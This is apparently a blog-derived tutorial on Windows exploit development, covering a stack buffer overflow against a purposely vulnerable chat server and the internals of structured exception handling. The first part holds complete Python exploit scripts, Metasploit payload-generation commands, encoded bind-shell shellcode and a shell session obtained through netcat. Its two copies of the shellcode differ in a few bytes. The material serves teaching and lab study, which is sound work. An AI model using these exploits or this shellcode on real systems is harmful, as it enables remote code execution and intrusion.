

Windows Exploit Development

By : Balamurugan Rajagopalan
<http://sploitfun.blogspot.com>



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
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PART 1: Classic Stack Based Buffer Overflow

Prerequisite for this post

- Basics of Buffer overflow
- Immunity Debugger.

For this post, I developed a buffer overflow vulnerable application whose exe (bof.exe) can be downloaded from [here](#). It's a very simple one-way chat application running on TCP port 8888. Chat client machine connects to the chat server to speak to it as shown below:



```
root@bt: ~/Blog/splitfun/Post3
root@bt:~/Blog/splitfun/Post3# nc 192.168.245.133 8888
Hi
Hi
Bye
Bye
^C
root@bt:~/Blog/splitfun/Post3#
```

192.168.245.133 is chat server ip address.

In this post I will be listing out the steps involved in converting stack based buffer overflow vulnerability into an exploit.

Step 1: Test if the application is vulnerable to stack based buffer overflow:

Send a long string of A's (41) and check if the EIP is overwritten with "41414141" using Immunity Debugger. If it's overwritten it indicates we can control the EIP register value.

Exploit Program:

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer = "A" * 2000

socket.send(buffer)
socket.close()
```

Step 2: Calculate EIP and ESP offset:

We need to find out the offset of Return Address (RA) in stack and ESP offset at the time of return. To achieve this metasploit tools comes to our rescue!!

Generate a string of non repeating alphanumeric characters using the below command:

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```
root@bt:/opt/framework3/msf3/tools# ./pattern_create.rb 2000
```

2000 is the length of the string.

Copy the output of pattern_create to exploit program as shown below:

Exploit Program:

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap
7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2
Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
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Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7B
k8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0
Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6B
s7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv
3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5C
a6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd
2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8
Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4C
i5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl
1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7
Cn8Cn9Co0Co1Co2Co3Co4Co5Co"
```

```
socket.send(buffer)
socket.close()
```

Execute the above exploit program and using Immunity Debugger find the value of EIP and ESP at the time of access violation. After which find the offset of EIP and ESP using the below command:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb 41327241
516
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb r3Ar
520
```

41327241 is the value of EIP located at offset 516.

r3Ar is the value of ESP located at offset 520.

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Step 3: Verify if our offset findings are correct:

Just to make sure our findings are correct. Send the below exploit program to find if EIP is overwritten with "42424242" and ESP contains "43434343".

Exploit Program:

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer = "A" * 516      #Junk
buffer += "BBBB"        #RA
buffer += "CCCC"        #ESP
buffer += "A" * 1500    #Junk

socket.send(buffer)
socket.close()
```

Step 4: Eliminate bad characters:

Applications cannot receive certain characters as part of the input string. For example if an application is vulnerable to buffer overflow because of improper use of strcpy like bof.exe, then "\x00" character cannot be part of the input string since strcpy terminates copying source buffer to destination buffer on encounter of "\x00".

So to find out the bad characters use the below c program to display characters from \x00 to \xff and

```
#include <stdio.h>

int main() {
    int c=0;
    printf("\n");
    for (c=0; c<=255; c++) {
        printf("\\x%.2x", c);
    }
    printf("\n");
    return 0;
}
```

Copy the output of the above program ie hex characters (0 to 255) to exploit program as shown below:

Exploit Program:

```
#!/usr/bin/env
import socket, sys
```

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```
socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer = "A" * 516      #Junk
buffer += "BBBB"        #RA
buffer += "CCCC"        #ESP

#Bad characters?
buffer +=
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

socket.send(buffer)
socket.close()
```

Execute the above exploit program and verify using Immunity Debugger if all hex characters (0 to 255) is copied on to the stack after ESP offset location. If not eliminate the not copied hex character from the input string and execute the above program again until all bad characters are identified.

Step 5: Find the address of "JMP ESP" instruction:

From Step 1 we know we have control over EIP. But what can we gain out of it? When we have EIP control, we can convert the vulnerability into an exploit. There are few techniques to achieve this but the most reliable techniques is described below:

Add the address of assembly instruction "JMP ESP" at RA offset. To obtain the address of "JMP ESP" instruction use Immunity Debugger and search for the command "JMP ESP" in any of the loaded module of the application. Immunity Debugger's Executable Modules window (Alt+E) lists the loaded modules of the application, double click on any one of it and search for the command (Ctrl+F) "JMP ESP" to find the address of it.

My RA value obtained from kernel32.dll is **0x7c86467b**. When you get any other "JMP ESP" address do make sure the address doesnt contain any bad character.

Step 6: Generate Shellcode:

Using below metasploit command generate the shellcode.

```
root@bt: /opt/framework3/msf3# ./msfpayload windows/shell_bind_tcp R
| ./msfencode -a x86 -b "\x00" -t c
```

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```
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\xb9\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\xf7\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4";

root@bt: /opt/framework3/msf3#
```

msfpayload is used to generate the shellcode.

msfencode is used to encode (by eliminating the bad characters) the generated shellcode.

Step 7: Attack:

Now execute the below exploit program

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer = "A" * 516 #Junk
buffer += "\x7b\x46\x86\x7c" #RA
buffer += "\x90" * 50 #ESP

#Shellcode
#./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -b "\x00" -t c
buffer += ("\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\xb9\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49")
```


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```
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"  
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"  
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"  
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"  
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"  
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"  
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"  
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"  
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"  
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"  
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"  
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"  
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"  
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"  
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"  
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"  
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"  
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"  
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"  
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"  
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4")  
  
socket.send(buffer)  
socket.close()
```

RA is the address we obtained from Step 5.

Finally use netcat to connect to vulnerable machine over port 4444 as shown below:



```
root@bt: ~/Blog/sploitfun/Post5  
root@bt:~/Blog/sploitfun/Post5# nc 192.168.245.133 4444  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2>ip  
config  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . : localdomain  
    IP Address. . . . . : 192.168.245.133  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.245.2  
  
C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2>ex  
it  
exit  
root@bt:~/Blog/sploitfun/Post5#
```

Posted 6th August 2012 by Balamurugan Rajagopalan

PART 2: SEH Exploit – Part-A

The beauty of SEH exploit is with a minimal knowledge of SEH we can exploit it. But for the pure fun of knowing about Windows Internals, let's see about SEH in detail.

So I divided this post into two parts. Part 1 talks about SEH while Part 2 talks about SEH Exploit.

SEH - Structured Exception Handling is a mechanism provided by Microsoft Windows. Its used to handle both hardware and software exceptions. That is when an exception occurs during program execution, operating system first catches the exception and generates the necessary information about the occurred exception and gives the programmer an opportunity to handle the exception by invoking a user-defined callback function.

Before looking into a sample exception handling program, let me introduce you `_except_handler` and `_EXCEPTION_REGISTRATION`.

`_except_handler` is the user-defined callback function that is invoked by the operating system when an exception occurs, whose prototype is as shown below.

```
EXCEPTION_DISPOSITION __cdecl _except_handler
(
    struct _EXCEPTION_RECORD* _ExceptionRecord,
    void* _EstablisherFrame,
    struct _CONTEXT* _ContextRecord,
    void* _DispatcherContext
);
```

`_ExceptionRecord` contains information about exception like exception number, instruction address where exception occurred.

`_EstablisherFrame` points to the address of exception registration record (See below for ERR).

`_ContextRecord` contains the CPU register values at the time of exception.

`_DispatcherContext` ignored for simplicity.

`_EXCEPTION_REGISTRATION_RECORD(ERR)` is a structure which gets inserted into the stack when a function containing `_try` and `_except` is invoked.

```
typedef struct _EXCEPTION_REGISTRATION_RECORD
{
    struct _EXCEPTION_REGISTRATION_RECORD* prev;
    DWORD handler;
} _EXCEPTION_REGISTRATION_RECORD;
```


`prev` contains a pointer to next exception registration record.

`handler` contains the address of `_except_handler`, an user defined callback function.

The prev struct element in `_EXCEPTION_REGISTRATION_RECORD` clearly shows that an application program would contain a linked list of `_EXCEPTION_REGISTRATION_RECORD` as shown in below picture.

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In Intel Win32 platform cpu segment register FS is used to access TIB (Thread Information Block). At the offset 0x0 from FS register "fs:[0x0]" current exception registration record can be obtained. Thus when an exception occurs operating system gets the first exception registration record "fs:[0x0]" and calls its handler function to find if it can handle the exception. If it can handle the exception the handler function is executed otherwise the next exception registration record is fetched and its handler function is called to find if it can handle the exception. If it can handle the exception the handler function is executed otherwise operating system continues walking the list until an handler can handle the exception or when end of list is reached. The last exception registration record's handler points to default exception handler which opens up a dialogue box either to debug the faulty application or terminate it.

Seems simple, right? But in reality its not this simple because different compiler implementers have different ways of implementing SEH. So let's see how Visual Studio C++ compiler has implemented SEH. The couple of major differences between Windows provided SEH and Visual Studio C++ implemented SEH is

1. **_EXCEPTION_REGISTRATION_RECORD** contains few additional fields as shown below.

```
struct _EXCEPTION_REGISTRATION_RECORD{
    struct _EXCEPTION_REGISTRATION *prev;
    void (*handler)(PEXCEPTION_RECORD,
        PEXCEPTION_REGISTRATION,
        PCONTEXT,
        PEXCEPTION_RECORD);
    struct scopetable_entry *scopetable;
    int trylevel;
    int _ebp;
};
```

prev contains a pointer to next exception registration record.

handler contains the address of _except_handler3.

scopetable - An array of scopetable_entry.

trylevel - Index into Scopetable array.

_ebp - Function's EBP.

Apart from these additional fields in ERR, there are two more important DWORD's which are added just below ERR in program stack.

- DWORD _esp;
- PEXCEPTION_POINTERS *pexinfo;
- **_esp** - Function's ESP.

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xpointers - Pointer to EXCEPTION_POINTERS using this pointer only exception code is identified.

scopetable_entry is defined as shown below.

```
typedef struct _SCOPE_TABLE
{
    DWORD    previousTryLevel;
    DWORD    lpfnFilter
    DWORD    lpfnHandler
} SCOPE_TABLE, *PSCOPE_TABLE;
```

previousTryLevel ignored for simplicity.

lpfnFilter contains the address of filter expression.

lpfnHandler contains the address of handler code.

2. In VC++ SEH implementation, the handlers of all `_EXCEPTION_REGISTRATION_RECORD` points to the **same** function provided by the operating system - **_except_handler3** (whose prototype is similar to `_except_handler` shown above). Now the first question which arises is what's the benefit of all handler's pointing to `_except_handler3`? The benefit is all user functions which contains multiple and/or nested `_try/_except` blocks contains only one exception registration record stored in its stack frame. Now immediately the next question which arises is then how does `_except_handler3` calls the corresponding user-defined callback function? To achieve this, there exists scopetable which is nothing but an array of scopetable entries where the scopetable entry contains the address of filter code (I will talk about the filter expression when I walk you through an example program) and handler function.

So when an exception occurs operating system calls `_except_handler3` which in turn calls the user defined callback function by retrieving a scopetable entry from the scopetable array. Now the question which arises is "How does the scopetable array is indexed, to retrieve the necessary scopetable entry?" The answer is trylevel which contains the scopetable array index number.

Getting bored? Dont worry lets finally look in to exception handling sample program which would help us to understand SEH much better. Here we go!!!

```
#include <stdio.h>
#include <windows.h>
#include <except.h>

int filter(unsigned int code);

int main() {
    int* p = 0x00000000;
    __try {
        *p = 10;
    }
    __except(filter(GetExceptionCode())) {
        puts("Inside except.");
    }
}

int filter(unsigned int code) {
    puts("Inside filter.");
}
```

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```
if (code == EXCEPTION_ACCESS_VIOLATION) {
    puts("Exception caught.");
    return EXCEPTION_EXECUTE_HANDLER;
}
```

Now its time to explain about filter expression. An expression between `_except` parenthesis is the filter expression. In our example filter expression is a call to a function named 'filter'. The purpose of filter expression is when an exception occurs operating system first invokes the filter expression to check if the user handler can handle the exception or not. Based on filter expression return value operating system either decides to call handler function or go to next ERR. The filter expression should return any one of the below values.

- `EXCEPTION_CONTINUE_EXECUTION` - Continue execution where exception occurred.
- `EXCEPTION_CONTINUE_SEARCH` - Continue searching in the linked list of ERR.
- `EXCEPTION_EXECUTE_HANDLER` - Exception is recognized, so invoke the handler.

Ok with all these information, lets us see the disassembly of this program. This helps to understand SEH very well.

The disassembly of Line 7 of the sample program is

```
;int main() {
;function prologue

;First 8 instructions below construct ERR on stack.

;Old ebp
push    ebp

;Point ebp to current esp.
mov     ebp, esp

;Trylevel is set to -1.
push    FFFFFFFFh

;scopetable address. Scopetable is created implicitly by the compiler.
push    416B98h

;_except_handler3 address.
push    41106Eh

;eax = fs:[0]. We know fs:[0] points to the head of ERR linked list.
mov     eax, dword ptr fs:[0h]

;Push the current fs:[0] onto stack, which is now nothing but the prev pointer
toERR.
push    eax

;Add the currently created ERR at the beginning of the ERR linked list.
mov     dword ptr fs:[0], esp

;Allocate some stack space for main function.
add     esp, 0FFFFFF20h

;Backup ebx, esi and edi.
push    ebx
push    esi
push    edi
```

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```
;edi=Beginning address of allocated stack space.
lea     edi, [ebp-0F0h]

;ecx = (Allocated stack space-8)/4.The last 2 DWORD of allocated stack space is not
;cleared since its used to hold address of EXCEPTION_POINTERS and main
function's
;esp.
mov     ecx, 36h

;eax = 0xc0000000
mov     eax, 0CCCCCCCCh

;Move eax value to the allocated stack space.This is just done to clear
previous
;stack contents for security purpose.
rep stos dword ptr es:[edi]

;main function's esp is stored on stack.
mov     dword ptr [ebp-18h],esp
```

The disassembly of Line 8-11 of the sample program is

```
;int* p = 0x00000000;

;Copy value 0 to p. p is a DWORD located on stack.
dword ptr [p],0

__try {

;Set trylevel to 0.
dword ptr [ebp-4],0

*p = 10;

;Move the value of p to eax.
mov     eax,dword ptr [p]

;Consider the value of eax as address and then move 10 to that address. When
CPU
;executes this instruction access violation occurs and hence operating system
gets the control.
mov     dword ptr [eax],0Ah

;}

;In our sample program below 2 assembly instructions wont be executed.

;No exception occurred and hence set trylevel back to -1.
mov     dword ptr [ebp-4],0FFFFFFFFh

;No Exception occurred and hence jump to function epilogue.
jmp     4114C9h
```

The disassembly of Line 12 of the sample program is

```
__except(filter(GetExceptionCode())) {
```

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```
;If we reach here exception occurred. Operating system caught the exception and  
from the scopetable it retrieved the filter expression address and invoked it.  
Please note  
;at this point esp points to Exception Dispatcher stack and not to Program  
stack.  
;This information is needed for SEH Exploit. I will talk about this in detail  
in SEH Exploit - Part2.  
  
;ebp-14h points to EXCEPTION_POINTERS structure. Operating system ie Exception  
Dispatcher constructs the EXCEPTION_POINTERS structure.  
mov     eax,dword ptr [ebp-14h]  
  
;Structure EXCEPTION_POINTERS element ExceptionRecord is fetched.  
mov     ecx,dword ptr [eax]  
  
;Structure ExceptionRecord element ExceptionCode is fetched. Exception code  
describes about the occurred exception.  
mov     edx,dword ptr [ecx]  
  
;Below 3 instructions are used to push the Exception code onto the Program  
stack as  
;an argument to filter function. If you observe the program stack is accessed  
using ebp and I repeat again "ESP still points to exception dispatcher stack!!"  
mov     dword ptr [ebp-0ECh],edx  
mov     eax,dword ptr [ebp-0ECh]  
push    eax  
  
;Call filter to check if it can handle the occurred exception.  
call    filter (4110D7h)  
  
;Pop put the passed arguments to filter.  
add     esp,4  
  
;Return back to operating system code. Based on the return value of filter,  
operating system invokes the handler function.  
ret  
  
;If we reach here it means an exception occurred and filter expression code  
replied to  
;the operating system that it can handle the exception. The below instruction  
points  
;esp to Program stack since operating system service is not needed anymore.  
